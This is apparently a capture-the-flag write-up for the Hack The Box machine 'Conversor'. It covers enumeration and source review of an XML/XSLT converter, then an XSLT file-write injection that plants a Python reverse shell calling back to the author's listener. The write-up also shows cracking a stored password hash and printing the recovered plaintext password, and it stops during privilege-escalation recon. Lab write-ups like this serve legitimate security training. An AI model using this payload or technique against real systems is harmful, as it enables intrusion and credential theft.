


Machine information
Machine-Author: FisMatHack
Enumeration
Nmap
┌─[havoc@havocsec]─[~/Downloads/htb/conversor]
└──╼ $ sudo nmap -Pn -sC -sV 10.129.xx.xx
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 22:18 EDT
Nmap scan report for 10.129.xx.xx
Host is up (0.33s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.98 seconds
Add these to /etc/hosts file:
10.129.xx.xx conversor.htbLet’s check the web server.
Web Enumeration
Go to http://conversor.htb.

Let’s register an account, then log in to the site.
Login with new account.

We see a file upload feature with xml and xslt file types, and they also provide a Download Template option.
→ Let’s download it.

So we have nmap.xslt.
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="html" indent="yes" />

  <xsl:template match="/">
    <html>
      <head>
        <title>Nmap Scan Results</title>
        <style>
          body {
            font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
            background: linear-gradient(120deg, #141E30, #243B55);
            color: #eee;
            margin: 0;
            padding: 0;
          }
          h1, h2, h3 {
            text-align: center;
            font-weight: 300;
          }
          .card {
            background: rgba(255, 255, 255, 0.05);
            margin: 30px auto;
            padding: 20px;
            border-radius: 12px;
            box-shadow: 0 4px 20px rgba(0,0,0,0.5);
            width: 80%;
          }
          table {
            width: 100%;
            border-collapse: collapse;
            margin-top: 15px;
          }
          th, td {
            padding: 10px;
            text-align: center;
          }
          th {
            background: rgba(255,255,255,0.1);
            color: #ffcc70;
            font-weight: 600;
            border-bottom: 2px solid rgba(255,255,255,0.2);
          }
          tr:nth-child(even) {
            background: rgba(255,255,255,0.03);
          }
          tr:hover {
            background: rgba(255,255,255,0.1);
          }
          .open {
            color: #00ff99;
            font-weight: bold;
          }
          .closed {
            color: #ff5555;
            font-weight: bold;
          }
          .host-header {
            font-size: 20px;
            margin-bottom: 10px;
            color: #ffd369;
          }
          .ip {
            font-weight: bold;
            color: #00d4ff;
          }
        </style>
      </head>
      <body>
        <h1>Nmap Scan Report</h1>
        <h3><xsl:value-of select="nmaprun/@args"/></h3>

        <xsl:for-each select="nmaprun/host">
          <div class="card">
            <div class="host-header">
              Host: <span class="ip"><xsl:value-of select="address[@addrtype='ipv4']/@addr"/></span>
              <xsl:if test="hostnames/hostname/@name">
                (<xsl:value-of select="hostnames/hostname/@name"/>)
              </xsl:if>
            </div>
            <table>
              <tr>
                <th>Port</th>
                <th>Protocol</th>
                <th>Service</th>
                <th>State</th>
              </tr>
              <xsl:for-each select="ports/port">
                <tr>
                  <td><xsl:value-of select="@portid"/></td>
                  <td><xsl:value-of select="@protocol"/></td>
                  <td><xsl:value-of select="service/@name"/></td>
                  <td>
                    <xsl:attribute name="class">
                      <xsl:value-of select="state/@state"/>
                    </xsl:attribute>
                    <xsl:value-of select="state/@state"/>
                  </td>
                </tr>
              </xsl:for-each>
            </table>
          </div>
        </xsl:for-each>
      </body>
    </html>
  </xsl:template>
</xsl:stylesheet>
Let’s try testing with some XSLT injection.
XSLT
We are going to test to check its version, vendor, and vendor URL.
┌─[havoc@havocsec]─[~/Downloads/htb/conversor]
└──╼ $ cat test.xml
<?xml version="1.0"?>
<root>
  <data>Test Data</data>
</root>

┌─[havoc@havocsec]─[~/Downloads/htb/conversor]
└──╼ $ cat test.xslt
<?xml version="1.0" encoding="UTF-8"?>
<html xsl:version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl">
<body>
<br />Version: <xsl:value-of select="system-property('xsl:version')" />
<br />Vendor: <xsl:value-of select="system-property('xsl:vendor')" />
<br />Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" />
</body>
</html>
Now upload it.

We can now click the link to view the result.

So it works. Now we can try to use this concept write-files-with-exslt-extension to write our shell that can reverse shell back to our Kali machine.
→ But let’s check if we are missing anything else.

See! We almost forgot the About section, which is important for exploiting the xslt.
→ There is a source code download; let’s get it.

Let’s unzip it.
┌─[havoc@havocsec]─[~/Downloads/htb/conversor]
└──╼ $ tar -xvf source_code.tar.gz
app.py
app.wsgi
install.md
instance/
instance/users.db
scripts/
static/
static/images/
static/images/david.png
static/images/fismathack.png
static/images/arturo.png
static/nmap.xslt
static/style.css
templates/
templates/register.html
templates/about.html
templates/index.html
templates/login.html
templates/base.html
templates/result.html
uploads/
See its structure.
┌─[havoc@havocsec]─[~/Downloads/htb/conversor]
└──╼ $ tree .
.
├── app.py
├── app.wsgi
├── install.md
├── instance
│   └── users.db
├── scripts
├── source_code.tar.gz
├── static
│   ├── images
│   │   ├── arturo.png
│   │   ├── david.png
│   │   └── fismathack.png
│   ├── nmap.xslt
│   └── style.css
├── templates
│   ├── about.html
│   ├── base.html
│   ├── index.html
│   ├── login.html
│   ├── register.html
│   └── result.html
└── uploads
Notice there is a users.db.
→ Let’s go through it to see if we can find any credentials.
┌─[havoc@havocsec]─[~/Downloads/htb/conversor]
└──╼ $ sqlite3 users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
files  users
sqlite> SELECT * FROM users;
sqlite> SELECT * FROM files;
Nothing, but if we get a reverse shell, we will double-check it again.
→ Let’s move on to source code discovery.
After checking around, there are some points to mention.

We can see there is a cron job that will run all the *.py files in the /scripts folder.
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; doneWe also found the place that handles the convert part.

@app.route('/convert', methods=['POST'])
def convert():
    if 'user_id' not in session:
        return redirect(url_for('login'))
    xml_file = request.files['xml_file']
    xslt_file = request.files['xslt_file']
    from lxml import etree
    xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)
    xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)
    xml_file.save(xml_path)
    xslt_file.save(xslt_path)
    try:
        parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
        xml_tree = etree.parse(xml_path, parser)
        xslt_tree = etree.parse(xslt_path)
        transform = etree.XSLT(xslt_tree)
        result_tree = transform(xml_tree)
        result_html = str(result_tree)
        file_id = str(uuid.uuid4())
        filename = f"{file_id}.html"
        html_path = os.path.join(UPLOAD_FOLDER, filename)
        with open(html_path, "w") as f:
            f.write(result_html)
        conn = get_db()
        conn.execute("INSERT INTO files (id,user_id,filename) VALUES (?,?,?)", (file_id, session['user_id'], filename))
        conn.commit()
        conn.close()
        return redirect(url_for('index'))
    except Exception as e:
        return f"Error: {e}"
We can see that the xml parser is well secured, but the xslt has no security options.
xslt_tree = etree.parse(xslt_path)xml_tree = etree.parse(xml_path, parser)See the comparison: one uses a parser and one does not.
From that, we can exploit the xslt by write-files-with-exslt-extension, but we will use ptswarm instead of exslt.
→ Let’s do it.
We check out the references then we found out this PT SWARM and also got XSL_fileCreate.xsl example for us to recreate.
Start our Kali listener via penelope.
┌─[havoc@havocsec]─[~/Downloads/htb/conversor]
└──╼ $ penelope -p 4545
[+] Listening for reverse shells on 0.0.0.0:4545 →  127.0.0.1 • 172.xx.xx.xx • 172.xx.xx.xx • 10.xx.xx.xx
- 🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Now we modify test.xslt again.
┌─[havoc@havocsec]─[~/Downloads/htb/conversor]
└──╼ $ cat test.xslt
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:ptswarm="http://exslt.org/common"
    extension-element-prefixes="ptswarm"
    version="1.0">

<xsl:template match="/">
    <ptswarm:document href="/var/www/conversor.htb/scripts/test.py" method="text">
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.xx.xx.xx",4545))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
subprocess.call(["/bin/bash","-i"])
    </ptswarm:document>

</xsl:template>
</xsl:stylesheet>
We will make it run test.py with a Python script to get back our reverse shell.
→ Upload and click the link to view.

┌─[havoc@havocsec]─[~/Downloads/htb/conversor]
└──╼ $ penelope -p 4545
[+] Listening for reverse shells on 0.0.0.0:4545 →  127.0.0.1 • 172.xx.xx.xx • 172.xx.xx.xx • 10.xx.xx.xx
- 🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from conversor~10.129.xx.xx-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/havocsec/.penelope/conversor~10.129.xx.xx-Linux-x86_64/2025_10_26-00_00_06-641.log 📜
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
www-data@conversor:~$
There we go, we are now in www-data.
→ Double-check the users.db file again.
www-data@conversor:~/conversor.htb/instance$ ls -la
total 32
drwxr-x--- 2 www-data www-data  4096 Oct 26 03:59 .
drwxr-x--- 8 www-data www-data  4096 Aug 14 21:34 ..
-rwxr-x--- 1 www-data www-data 24576 Oct 26 03:59 users.db
www-data@conversor:~/conversor.htb/instance$ sqlite3 users.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
files  users
sqlite> SELECT * FROM users;
1|fismathack|5b5c3axxxxxxxxxxxxxxxxxxxxxxxxxx
5|havoc|3bce3bxxxxxxxxxxxxxxxxxxxxxxxxxx
Got the hash for fismathack.
→ Let’s crack it with crackstation.

Cracked the password.
→ fismathack:Keepmesafeandwarm.
└─$ ssh fismathack@conversor.htb
fismathack@conversor.htb's password:
fismathack@conversor:~$ ls -la
total 36
drwxr-x--- 5 fismathack fismathack 4096 Oct 21 05:45 .
drwxr-xr-x 3 root       root       4096 Jul 31 01:37 ..
lrwxrwxrwx 1 root       root          9 Oct 21 05:45 .bash_history -> /dev/null
-rw-r--r-- 1 fismathack fismathack  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 fismathack fismathack 3771 Jan  6  2022 .bashrc
drwx------ 2 fismathack fismathack 4096 Oct 26 04:04 .cache
drwxrwxr-x 2 fismathack fismathack 4096 Aug 15 05:06 .local
-rw-r--r-- 1 fismathack fismathack  807 Jan  6  2022 .profile
lrwxrwxrwx 1 root       root          9 Aug 15 04:40 .python_history -> /dev/null
lrwxrwxrwx 1 root       root          9 Jul 31 22:04 .sqlite_history -> /dev/null
drwx------ 2 fismathack fismathack 4096 Aug 15 05:06 .ssh
-rw-r----- 1 root       fismathack   33 Oct 26 02:16 user.txt
fismathack@conversor:~$ cat user.txt
0e7139xxxxxxxxxxxxxxxxxxxxxxxxxx
Got our user.txt flag.
Initial Access
After we get into fismathack.
→ Let’s do some recon.
Discovery
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
So we have sudo permission with needrestart.
→ Just run it to test.
fismathack@conversor:~$ sudo /usr/sbin/needrestart
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
needrestart
Let’s discover with help menu.
fismathack@conversor:~$ sudo /usr/sbin/needrestart --help

needrestart 3.7 - Restart daemons after library updates.

Authors:
  Thomas Liske <thomas@fiasko-nw.net>

Copyright Holder:
  2013 - 2022 (C) Thomas Liske [http://fiasko-nw.net/~thomas/]

Upstream:
  https://github.com/liske/needrestart

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

Usage:

  needrestart [-vn] [-c <cfg>] [-r <mode>] [-f <fe>] [-u <ui>] [-(b|p|o)] [-klw]

    -v          be more verbose
    -q          be quiet
